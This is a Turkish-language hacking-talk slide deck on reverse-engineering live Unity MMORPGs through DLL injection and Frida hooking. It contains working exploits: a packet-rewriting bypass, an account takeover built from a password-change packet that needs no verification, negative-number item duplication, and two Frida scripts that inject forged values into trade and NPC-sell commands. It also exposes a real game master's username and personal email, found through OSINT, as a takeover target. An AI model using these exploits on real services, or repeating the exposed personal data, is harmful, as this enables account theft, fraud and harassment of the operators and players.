

Yerli Milli MMORPG Hacking

—

@0xabc0

Kimim ben ?

- Ahmet Bilal Can
- twitter -> 0xabc0

Neler Var ?

- Unity oyun reverslemece
- Dll sokusturmaca
- Frida ile hooklamaca
- Eglence
- Bolca EGO


Neler Yok ?

- Protector/Packer gecmece
- Anti-Cheat bypasslamaca
- Aslında asil zor kısımlar bunlar



Neyi ReverseLuyoruz ?

- Kayra Online
- Tek kişi tarafından 1.5 yılda geliştirilmiş
- Turk MMORPG !
- Kapalı beta





moRy

7629 / 5552

2075 / 395

21 90%

3126 / 14504

17

+

Skull Sifirli

Stat Sifirli

x:4805 / y: 2747 z: 5453

GÖREVLER

- 20 tane Batava Ejder öldür. [0 / 20]
- 10 tane Batava Kalıntı toplu. [0 / 10]
- 10 tane Dufalo Dış toplu. [0 / 10]
- 10 tane Dufalo Dış toplu. [0 / 10]
- 10 tane Dufalo Boyunu toplu. [0 / 10]

1300

1194

1194

Sistem: vurulmuş nesne:

Sistem: Bu yereye kullanmak için yeterli enerji yok!

Sistem: Baltalı Ejder size hasar verdi.

Sistem: Baltalı Ejder size hasar verdi.

Sistem: Bu yereye kullanmak için yeterli Enerjiniz yok!

Sistem: Düşmana 1250 hasar verdiniz.

Sistem: Düşmana 1200 hasar verdiniz.

Sistem: Düşmana 1194 hasar verdiniz.

WestSooN: 40 level muhafız ka-kam isteyen pm

RaistlinMajere: [+1 Altın Şehir Modeli Çift Baltalı]

zzMaLeFiZzz: [Hazine Sandığı]

MeralTheWhite: otomatik saldırı tıyıcı gibi işle vami

Alpagu: MUHAZIR ANK AMA SLOTLAR HIÇ MUHAZIR VURMUYOR K

DÖNÜYÖR DİĞERLERİNE

OrjanTi: dikkatli zaban==

DamonRa: 20 30 anımsı görsel veren npc nerde

DarkZerg: savaşı gitti kılıc gitti: yok

DarkZerg: hem sen hem etekli vuruyor

Hepsi Bölge Çevre Özet Grup Klan Lonca

Mesajınızı buraya yazabilirsiniz...

E+1 E+2 E+3 E+4 E+5 E+6 E+7 E+8 E+9 E+0

Q+1 Q+2 Q+3 Q+4 Q+5 Q+6 Q+7 Q+8 Q+9 Q+0

4 5 6 7 8 9 0

14 FPS

0 ms

Sosyal Menü

Neden ?

- Genc tersine muhendisleri trigger etmemek gerek.

Neden ?

- Genç tersine mühendisleri trigger etmemek gerek.

kimsenin 70 seviye olması ya da sözde Hile Hurda'nın olmasından kaynaklanmamaktadır. Sözde istesem 70 seviye olurum, İtem kopyalarım, hayvan gibi speed hack yaparım, zaten bütün Cheat Engine programları açılabilir diyen Cahil kitlesi arkadaşlarımızın aslında hiç bir şey bilmediği ve ortalığı karıştırmaya çalıştığı bariz ortadadır. Madem böyle hileler var arkadaşlar, Neden veritabanımda sadece 1-2 gün boyunca Makro programı kullanan arkadaşların sonuçları ortada? Arkamızdan dedikodu yapmak yerine elinizden geleni yapın ki ben de açık açık arkadaşlar oyunumuzda HİLE var ve 3. taraf yazılıma ihtiyaç duyacak bir yeteneğim olmadığı için 3. Taraf anti-cheat firmasıyla anlaşarak bu konuda adım atıyoruz diyebileyim. (edited)

Oyunumuzda Hile Yok arkadaşlar. Bizzat Çift taraflı Anti-Cheat sistemi tarafımdan yazılmış olup, tüm kontrolün benim elimde olmasıyla daha da geliştirebileceğini bilmenizi isterim. Bu konuda şunu da belirteyim; Bazı kendini çok bilmiş arkadaşların açabildiği o Cheat Engine programlarının bilinmediği yıllarda, Bizler o programlarla 3. taraf Anti-Cheat'leri Bypass yapabiliyorduk. Kimse kusura bakmayın, bu işlere GEÇEN HAFTA başlamadık.

Velhasıl kelam, ortaya 1 sene/1.5 senelik ömrümü harcatıcak bir proje çıkardıktan sonra, arka tarafta lağa luga yapacak tayfaya pabuç bırakacak halim de yok. O yüzdendir ki arkamızdan Karalama çalışması yapmaya çalışan arkadaşlar, Defolup gitmeyi bilsin ki, hem beni uğraştırmasınlar, hem de kalan sahalara bizimdir misali, Oyun oynamayı bilen arkadaşlara çok daha huzur dolu bir oyun sunmaya devam edelim.

Oyunumuzda Hile Yok arkadaşlar. Bizzat Çift taraflı Anti-Cheat sistemi tarafımdan yazılmış olup, tüm kontrolün benim elimde olmasıyla daha da geliştirebileceğini bilmenizi isterim. Bu konuda şunu da belirteyim; Bazı kendini çok bilmiş arkadaşların açabildiği o Cheat Engine programlarının bilinmediği yıllarda, Bizler o programlarla 3. taraf Anti-Cheat'leri Bypass yapabiliyorduk. Kimse kusura bakmayın, bu işlere GEÇEN HAFTA başlamadık.

Neden ?

- Genç tersine mühendisleri trigger etmemek gerek.

Oyunumuzda Hile Yok arkadaşlar. E

Bizzat Çift taraflı Anti-Cheat sistemi tarafımdan yazılmış olup,

kendini çok bilmiş arkadaşların açabildiği o Cheat Engine programlarının

Neden ?

- Genç tersine mu





But ? Where is the exe

- Wetransfere koyulan 6gblık oyun linki geçersiz
- Sadece oyun launcherı indirilebiliyor

But ? Where is the exe

- Wetransfere koyulan 6gblık oyun linki geçersiz
- Sadece oyun launcherı indirilebiliyor



But ? Where is the exe, Ups

- Launcherda oyun fonksiyonları var
- Oyuna giremesek de oyunu reverslemeye başlıyoruz.
- DataSender
- DataReceiver

Assembly Explorer

```
⌕ HandlePortalGecis(byte[]) : void @060009BD
⌕ HandleSaglikEnerjiYenile(byte[]) : void @060009CE
⌕ HandleSGrupBuffBilgisi(byte[]) : void @060009D3
⌕ HandleSkillAcipKapanan(byte[]) : void @060009D2
⌕ HandleSkillArimma(byte[]) : void @060009D1
⌕ HandleSkillBarGuncelleCevap(byte[]) : void @060009A6
⌕ HandleSkillBuffEtikisiGoster(byte[]) : void @060009CC
⌕ HandleSkillBuffSistemi(byte[]) : void @060009CB
⌕ HandleSkillBuffSuresiGoster(byte[]) : void @060009CD
⌕ HandleSkillOnay(byte[]) : void @060009CA
⌕ HandleSkillPuanDagitCevap(byte[]) : void @060009A7
⌕ HandleSoketKontrol(byte[]) : void @060009FA
⌕ HandleSpawnNPC(byte[]) : void @060009AB
⌕ HandleStatMeslekArtirCevap(byte[]) : void @060009A8
⌕ HandleTasBas(byte[]) : void @060009E7
⌕ HandleTasBirlestir(byte[]) : void @060009E8
⌕ HandleTasCikar(byte[]) : void @060009E6
⌕ HandleTasSlotAc(byte[]) : void @060009E5
⌕ HandleTester_Sinif(byte[]) : void @0600098D
⌕ HandleTicaretGonder(byte[]) : void @060009EA
⌕ HandleTicaretKabulEt(byte[]) : void @060009EB
⌕ HandleTicaretKapat(byte[]) : void @060009EC
⌕ HandleTicaretSayfaYenile(byte[]) : void @060009ED
⌕ HandleYetkiliBaslangicaGit(byte[]) : void @060009F9
⌕ HandleYetkilitemAlCevap(byte[]) : void @060009F8
📁 DataSender @02000129
  📁 Base Type and Interfaces
  📁 Derived Types
    ⌕ DataSender() : void @06000A53
    ⌕ SendAnaLogin(string, string, int) : void @06000A03
    ⌕ SendAnaLoginKontrol(string, string) : void @06000A04
    ⌕ SendArtiBas(string, int) : void @06000A3A
    ⌕ SendChatGonder(int, int, string, string) : void @06000A43
    ⌕ SendDeleteNPC(int, int) : void @06000A49
    ⌕ SendDroptanItemAl(string, int) : void @06000A29
    ⌕ SendEnvanterAc(int) : void @06000A0B
    ⌕ SendGMduyuruGonder(string) : void @06000A44
    ⌕ SendGorevBitti(int, int, int) : void @06000A2D
    ⌕ SendGorevItemSil(int, string) : void @06000A2E
    ⌕ SendGorevKabulEt(int, int) : void @06000A2B
    ⌕ SendGorevListesiGuncelle(int) : void @06000A2A
```


But ? Where is the exe, Ups

```
public void vurmaya_devam_ettigi_sey_geberdi()
{
    if (this.saldiribaslat)
    {
        if (this.savas_modu_sayaci > 0f)
        {
            if (this.silah_cesidi_no == 0)
            {
```

```
public static void SendHasarVer(int hasar_veren_ID, int
{
    ByteBuffer byteBuffer = new ByteBuffer();
    byteBuffer.Int_Yaz(29);
    byteBuffer.Int_Yaz(hasar_veren_ID);
    byteBuffer.Int_Yaz(kontrol_edilcek_ID);
    byteBuffer.Int_Yaz(baglanti_kare);
    byteBuffer.Int_Yaz(secilen_sey_turu);
    byteBuffer.Int_Yaz(vurus_skill_id);
    ClientTCP.SendData(byteBuffer.ToArray());
    byteBuffer.Dispose();
}
```

```
public static void HandleMobGeberdi(byte[] data)
{
    ByteBuffer byteBuffer = new ByteBuffer();
    byteBuffer.Bytes_Yaz(data);
    byteBuffer.Int_Oku(true);
    int num = byteBuffer.Int_Oku(true);
    if (Global.oyunbolumu.npc_listesi_bagla.transform.Find(
    {
        Global.oyunbolumu.npc_listesi_bagla.transform.Find(
    }
    byteBuffer.Dispose();
}
```

```
// Token: 0x060009FD RID: 2557 RVA: 0x0012DF5C File Off
public static void SendHaraketPosGonder(float xCor, flo
    saldirilan_id, int mesafe, int yuruyormu, int skill_n
{
    ByteBuffer byteBuffer = new ByteBuffer();
    byteBuffer.Int_Yaz(2);
    byteBuffer.Float_Yaz(xCor);
    byteBuffer.Float_Yaz(yCor);
    byteBuffer.Float_Yaz(zCor);
    byteBuffer.Float_Yaz(tikla_xCor);
    byteBuffer.Float_Yaz(tikla_yCor);
    byteBuffer.Float_Yaz(tikla_zCor);
    byteBuffer.Int_Yaz(saldirilan_tur);
    byteBuffer.Int_Yaz(saldirilan_id);
    byteBuffer.Int_Yaz(mesafe);
    byteBuffer.Int_Yaz(yuruyormu);
    byteBuffer.Int_Yaz(skill_no);
    byteBuffer.Int_Yaz(saldiri_anim_calisiyor_mu);
    ClientTCP.SendData(byteBuffer.ToArray());
    byteBuffer.Dispose();
}
```

How ?

- Hooking SEND/RECV functions
- Dll injection, IAT hook
- Frida ile WS2_32.dll , send hook

How ?

- Hooking SEND/RECV functions
- Dll injection, IAT hook
- Frida ile WS2_32.dll , send hook
- AntiCheat ?



İlk denemeler

- GM Fonksiyonları

```
⌘ HandleEnvanterAc_3_3(byte[]) : void @0600099F  
⌘ HandleGMduyuruGonder(byte[]) : void @060009F7  
⌘ HandleGorevBitti(byte[]) : void @060009C9
```

```
⌘ SendYetkiliBaglantiyiKes(string) : void @06000A4D  
⌘ SendYetkiliBanla(string, int) : void @06000A51  
⌘ SendYetkiliBaslangicaGit(int) : void @06000A4A  
⌘ SendYetkiliCezaKildir(string) : void @06000A50  
⌘ SendYetkiliHesaplarAc() : void @06000A4B  
⌘ SendYetkilitemAl(int, string) : void @06000A45  
⌘ SendYetkiliParaAl(int) : void @06000A4C  
⌘ SendYetkiliSkillsifirla(string) : void @06000A46  
⌘ SendYetkiliStatSifirla(string) : void @06000A47  
⌘ SendYetkiliSustur(string, int) : void @06000A4F  
⌘ SendYetkiliYaninaisinla(string) : void @06000A4E
```

Ilk denemeler

- GM Fonksiyonları



```
HandleEnvanterAc_3_3(byte[]) : void @0600099F  
HandleGMduyuruGonder(byte[]) : void @060009F7  
HandleGorevBitti(byte[]) : void @060009C9
```

```
SendYetkiliBaglantiyiKes(string) : void @06000A4D  
SendYetkiliBanla(string, int) : void @06000A51  
SendYetkiliBaslangicaGit(int) : void @06000A4A  
SendYetkiliCezaKildir(string) : void @06000A50  
SendYetkiliHesaplarAc() : void @06000A4B  
SendYetkiliItemAl(int, string) : void @06000A45  
SendYetkiliParaAl(int) : void @06000A4C  
SendYetkiliSkillsifirla(string) : void @06000A46  
SendYetkiliStatSifirla(string) : void @06000A47  
SendYetkiliSustur(string, int) : void @06000A4F  
SendYetkiliYaninaisinla(string) : void @06000A4E
```

Clientside ..

```
public static void SendMobGordu(int gorunen_oyuncu_ID, int goren_mob_ID, int baglanti_kare)
{
    ByteBuffer byteBuffer = new ByteBuffer();
    byteBuffer.Int_Yaz(30);
    byteBuffer.Int_Yaz(gorunen_oyuncu_ID);
    byteBuffer.Int_Yaz(goren_mob_ID);
    byteBuffer.Int_Yaz(baglanti_kare);
    ClientTCP.SendData(byteBuffer.ToArray());
    byteBuffer.Dispose();
}
```

```
public static void SendMobHasarVurdu(int vuran_mob_id, int baglanti_kare)
{
    ByteBuffer byteBuffer = new ByteBuffer();
    byteBuffer.Int_Yaz(31);
    byteBuffer.Int_Yaz(vuran_mob_id);
    byteBuffer.Int_Yaz(baglanti_kare);
    ClientTCP.SendData(byteBuffer.ToArray());
    byteBuffer.Dispose();
}
```

Clientside ..

```
if (function_type == 31) {  
    printf("Bypass\n");  
    char d[] = { 0x8,0x00,0x00,0x00,0x21,0x00,0x00,0x00,0x00,0x00,0x00,0x00 };  
    return real_send(s, d, sizeof(d), flags);  
}
```


Clientside 2

- HasarVer fonksiyonu.
- Mage karakterlerin alan skilli

```
public static void SendHasarVer(int hasar_veren_ID, int kontrol_edi
{
    ByteBuffer byteBuffer = new ByteBuffer();
    byteBuffer.Int_Yaz(29);
    byteBuffer.Int_Yaz(hasar_veren_ID);
    byteBuffer.Int_Yaz(kontrol_edilcek_ID);
    byteBuffer.Int_Yaz(baglanti_kare);
    byteBuffer.Int_Yaz(secilen_sey_turu);
    byteBuffer.Int_Yaz(vurus_skill_id);
    ClientTCP.SendData(byteBuffer.ToArray());
    byteBuffer.Dispose();
}
```

Clientside 2

- HasarVer fonksiyonu.
- Mage karakterlerin alan skilli



```
public static void SendHasarVer(int hasar_veren_ID, int kontrol_edi
{
    ByteBuffer byteBuffer = new ByteBuffer();
    byteBuffer.Int_Yaz(29);
    byteBuffer.Int_Yaz(hasar_veren_ID);
    byteBuffer.Int_Yaz(kontrol_edilcek_ID);
    byteBuffer.Int_Yaz(baglanti_kare);
    byteBuffer.Int_Yaz(secilen_sey_turu);
    byteBuffer.Int_Yaz(vurus_skill_id);
    ClientTCP.SendData(byteBuffer.ToArray());
    byteBuffer.Dispose();
}
```

Clientside 2

Video !

Update ?

GÜNCELLEME NOTLARI: 07.01.2021

- Eşya güçlendirmelerde +10 üzerinde verile
- Tcp socket veri aktarımlarında sağlanan A
- Bağlantı sıkıntısı yaşandığı zaman karşılaşı
- DDOS saldırılarında oyuncularımızın bu du
- Sunucu tarafında olası saldırılara karşı siste
- Port güvenliği artırıldı.

- Anti-Cheat sistemi daha da geliştirildi ve yanlış kararlar vermesini sağlayan etkenler minimuma indirildi.

Update ?

```
public static void SendLoginSifreDegis(string sifredegis_kullanici_adi, string sifredegis_sifre)
{
    ByteBuffer byteBuffer = new ByteBuffer();
    byteBuffer.Int_Yaz(4);
    byteBuffer.String_Yaz(sifredegis_kullanici_adi);
    byteBuffer.String_Yaz(sifredegis_sifre);
    ClientTCP.SendData(byteBuffer.ToArray());
    byteBuffer.Dispose();
}
```

Account Takeover

- Sifre* Degis fonksiyonu sadece kullanıcı adı ve şifre alıyor.
- Reset mail ?

```
public static void SendLoginSifreDegis(string sifredegis_kullanici_adi, string sifredegis_sifre)
{
    ByteBuffer byteBuffer = new ByteBuffer();
    byteBuffer.Int_Yaz(4);
    byteBuffer.String_Yaz(sifredegis_kullanici_adi);
    byteBuffer.String_Yaz(sifredegis_sifre);
    ClientTCP.SendData(byteBuffer.ToArray());
    byteBuffer.Dispose();
}
```

Account Takeover

- Sifre* Degis fonksiyonu sadece kullanıcı adı ve sifre alıyor
- Reset mail ?
- Arayüzden şifremi unuttum dediğimizde mail atıyor. Fakat trafiği dinlediğimizde bu fonksiyon yok
- Hmmmmm..

```
public static void SendLoginSifreDegis(string sifredegis_kullanici_adi, string sifredegis_sifre)
{
    ByteBuffer byteBuffer = new ByteBuffer();
    byteBuffer.Int_Yaz(4);
    byteBuffer.String_Yaz(sifredegis_kullanici_adi);
    byteBuffer.String_Yaz(sifredegis_sifre);
    ClientTCP.SendData(byteBuffer.ToArray());
    byteBuffer.Dispose();
}
```


Account Takeover

- Mailini bildiğimiz bir kisi için paketi oluşturup yollarsak ..

Account Takeover

- Mailini bildiğimiz bir kisi için paketi oluşturup yollarsak ..
- Mail lazım biraz OSINT kasalım

Account Takeover

- Mailini bildiğimiz bir kisi için paketi oluşturup yollarsak ..
- Mail lazım biraz OSINT kasalım

[GM] 4Masquerade
SdatAslan

BlankMediaGames.com (28/12/2018)

username	SdatAslan
----------	-----------

email	sedatasllan@gmail.com
-------	-----------------------

Account Takeover

- Mailini bildiğimiz bir kisi icin paketi oluşturunp yollarsak ..
- Mail lazim biraz OSINT kasalım



Account Takeover

Video !

Dupe

- 0x33c0unt hocamızdan ve izlediğimiz videolardan öğrendiklerimi deniyoruz.
- Signed int !
- Negatif sayılarla oyunun arasi nasıl ?

Dupe

- 0x33c0unt hocamızdan ve izlediğimiz videolardan öğrendiklerimi deniyoruz.
 - Signed int !
 - Negatif sayılarla oyunun arasi nasıl ?
-
- İntegerla iletişebilecek fonksiyonlari dusunelim
 - NPCler ile ticaret
 - Banka
 - Item split

Dupe

- Item split !
- 5 Can Potunuz varken 1 ve 4 olarak ayırabiliyoruz.
- Negatif sayı verirsek ne olur ?

$$5 - - 1000 = 1005 + - 1000$$

Dupe

Video !

Extra

- Bizim gibi exploit arayan başka arkadaşlar da varmış.
- Item dupe

Extra

- Bizim gibi exploit arayan başka arkadaşlar da varmış.
- Item dupe
- Pazara koyduğu itemi aynı zamanda upgrade yaparak, item yansa da geçse de dupe yapıyor.
- Trade'e koyduğu sayılı itemleri kabul ettikten sonra split ederek dupe yapmış.

Go next

Neyi reverseluyoruz ?

- Empire Of Knights
- Beta
- uMMORPG based
- Unity

Geliştirdiğimiz MO-RPG oyun için tester arıyoruz!

👤 xafgun · 🕒 8 Ocak 2021 · 🔄 8 · 👁 185


1 2 Sonraki ▶

Tarihe Göre Sırala

8 Ocak 2021

Arkadaşlar geliştirdiğimiz MO-RPG oyun için tester arıyoruz.

Discord Sunucumuz :

 [Join the Empire Of Knights Official Discord Server!](#)
Check out the Empire Of Knights Official community on Discord - hang out with 16 other members and enjoy free voice and text chat.
[discord.com](#)

İlk Betada Test Edilebilecek Özellikler:

Profile Information:
Avatar: Green circle with a black 'X'
Username: xafgun
Level: 1
Status: ÜYE
Join Date: 8 Ocak 2021
Age: 25 Gün
Topics: 1
Messages: 5

uMMORPG

- Server ve Client tek exede.
- Serverda çalışacak kodları görebiliyoruz.
- Deneme yanılma yapmamıza pek gerek yok

Security

- **If Server & Client are one project, how can we hide server code on the client?** First of all, it's important to understand that having server code available on the client doesn't make it insecure. One of the best examples is the Linux operating system – it's fully open source and safely used for the majority of servers around the world. If you still want to hide those 5% code that are server-only, you could use C#'s macros to wrap all [Command]s like `#if !HIDE_SERVER ... #endif`.

Server & Client

```
[Command]
public void CmdUpgrade(int upgradingItemIndice, int upgradingItemUpgradeStoneIndice, int upgradingItemUpgradeChanceStoneIndice)
{
    PooledNetworkWriter writer = NetworkWriterPool.GetWriter();
    writer.WritePackedInt32(upgradingItemIndice);
    writer.WritePackedInt32(upgradingItemUpgradeStoneIndice);
    writer.WritePackedInt32(upgradingItemUpgradeChanceStoneIndice);
    base.SendCommandInternal(typeof(Player), "CmdUpgrade", writer, 0);
    NetworkWriterPool.Recycle(writer);
}
```


Server & Client

```
public void CallCmdUpgrade(int upgradingItemIndice, int upgradingItemUpgradeStoneIndice, int upgradingItemUpgradeChanceStoneIndice)
{
    if ((base.state == "IDLE" || base.state == "MOVING") && upgradingItemIndice != -1 && this.inventory[upgradingItemIndice].amount > 0)
    {
        ItemSlot itemSlot = this.inventory[upgradingItemIndice];
        if (!(itemSlot.item.data is JewelryItem))
        {
            itemSlot = this.inventory[upgradingItemIndice];
            if (!(itemSlot.item.data is AmmoItem))
            {
                itemSlot = this.inventory[upgradingItemIndice];
                if (itemSlot.item.data is EquipmentItem)
                {
                    itemSlot = this.inventory[upgradingItemIndice];
                    if ((itemSlot.item.data as EquipmentItem).upgradable && upgradingItemUpgradeStoneIndice != -1 && this.inventory
                        [upgradingItemUpgradeStoneIndice].amount > 0)
                    {
                        itemSlot = this.inventory[upgradingItemUpgradeStoneIndice];
                        if (itemSlot.item.data is UpgradeStone)
                        {
                            this.Upgrade(upgradingItemIndice, upgradingItemUpgradeStoneIndice, upgradingItemUpgradeChanceStoneIndice);
                        }
                    }
                }
            }
        }
    }
}
```

Server & Client

```
[Server]
private void Upgrade(int upgradingItemIndice, int upgradingItemUpgradeStoneIndice, int upgradingItem
{
    if (!NetworkServer.active)
    {
        Debug.LogWarning("[Server] function 'System.Void Player::Upgrade(System.Int32,System.Int32,S
        return;
    }
    Item item = this.inventory[upgradingItemIndice].item;
    Item item2 = this.inventory[upgradingItemUpgradeStoneIndice].item;
    Item item3 = default(Item);
    if (upgradingItemUpgradeChanceStoneIndice != -1)
    {
        item3 = this.inventory[upgradingItemUpgradeChanceStoneIndice].item;
    }
    float num = (item3.hash != 0 && item3.data is UpgradeChanceStone) ? ((item3.data as UpgradeChanc
    if (item.affectedByImitator)
    {
```

Bug Hunts

```
public void CallCmdNpcSellItem(int index, int amount)
{
    if (base.state == "IDLE" && base.target != null && base.target.health > 0 && base.target is Npc && Utils.ClosestDistance(this, base.target) < 10 && 0 <= index && index < this.inventory.Count)
    {
        ItemSlot itemSlot = this.inventory[index];
        if (itemSlot.amount > 0 && itemSlot.item.sellable && !itemSlot.item.summoned && 1 <= amount && amount <= itemSlot.amount)
        {
            long num = itemSlot.item.sellPrice * (long)amount;
            base.gold += num;
            itemSlot.DecreaseAmount(amount);
            this.inventory[index] = itemSlot;
            ItemSlot item = new ItemSlot(itemSlot.item, amount);
            SyncListItemSlot syncListItemSlot = this.soldItems;
            syncListItemSlot.Insert(0, item);
            syncListItemSlot.RemoveAt(syncListItemSlot.Count - 1);
            this.soldItems = syncListItemSlot;
        }
    }
}
```

Bug Hunts

```
public void CallCmdNPCBuyItem(int index, int amount)
{
    Npc npc;
    if (base.state == "IDLE" && base.target != null && base.target.health > 0 &&
        this.interactionRange && 0 <= index && index < npc.saleItems.Length)
    {
        Item item = new Item(npc.saleItems[index]);
        if (1 <= amount && amount <= item.maxStack)
        {
            long num = item.buyPrice * (long)amount;
            if (base.gold >= num && base.InventoryCanAdd(item, amount))
            {
                base.gold -= num;
                base.InventoryAdd(item, amount);
            }
        }
    }
}
```

İlk izlenimler

- Fena değil, temel zafiyetler kontrol ediliyor.

İlk izlenimler

- Fena değil, temel zafiyetler kontrol ediliyor.
- Mu acaba?

Bug Hunts

```
[Command]
public void CmdGuildStorageBuy(int cells, int price)
{
    PooledNetworkWriter writer = NetworkWriterPool.GetWriter();
    writer.WritePackedInt32(cells);
    writer.WritePackedInt32(price);
    base.SendCommandInternal(typeof(Player), "CmdGuildStorageBuy", writer, 0);
    NetworkWriterPool.Recycle(writer);
}
```

```
public void CallCmdGuildStorageBuy(int cells, int price)
{
    base.gold -= (long)price;
    GuildSystem.IncreaseStorageSize(this.guild.name, cells);
}
```


Bug Hunts

Video !

Go Next

Neyi ReverseLuyoruz ?

- Naica Online
- Beta
- Android,iOS, Windows
- uMMORPG !



Server & Client

```
public void CallCmdLearnSkill(int skillIndex)
{
    if (base.isServer)
    {
        this.CmdLearnSkill(skillIndex);
        return;
    }
    NetworkWriter writer = NetworkWriterPool.GetWriter();
    writer.WritePackedInt32(skillIndex);
    base.SendCommandInternal(typeof(Player), "CmdLearnSkill", writer, 0);
    NetworkWriterPool.Recycle(writer);
}
```

```
[Command]
public void CmdUseSkillOnPoint(int p_SpellId, Vector2 p_Point)
{
}

// Token: 0x06000705 RID: 1797 RVA: 0x00002B11 File Offset: 0x00000D11
[Command]
public void CmdLearnSkill(int skillIndex)
{
}

// Token: 0x06000706 RID: 1798 RVA: 0x00002B11 File Offset: 0x00000D11
private void SaveSkillbar()
{
}
```

Server & Client

- Server tarafında ne çalıştığını bilmiyoruz

```
[Command]
public void CmdUseSkillOnPoint(int p_SpellId, Vector2 p_Point)
{
}


// Token: 0x06000705 RID: 1797 RVA: 0x00002B11 File Offset: 0x00000D11
[Command]
public void CmdLearnSkill(int skillIndex)
{
}

// Token: 0x06000706 RID: 1798 RVA: 0x00002B11 File Offset: 0x00000D11
private void SaveSkillbar()
{
}
```

More Secure ?



More Secure ?



Exploit 1 : Trade hax

```
MonoApiHelper.Intercept(Player.address, 'CallCmdTradeChangeCC', {  
  onEnter: function (args) {  
    console.log("Triggering Trade exploit ...");  
    args[1] = ptr(-1000000000000);  
    // console.log("CallCmdTradeChangeCC",args[1]);  
    this.instance = args[0];  
  },  
  onLeave: function (retval) {}  
});
```

Exploit 1 : Trade hax

Video !

Exploit 2 : Sell Item

```
MonoApiHelper.Intercept(Player.address, 'CallCmdShopConfirmSell', {  
  onEnter: function (args) {  
    console.log("Triggering NPC Sell exploit ...",args[3]);  
    args[3] = ptr(1000000)  
    this.instance = args[0];  
  },  
  onLeave: function (retval) {}  
});
```

Exploit 2 : Sell Item

Video !

the end

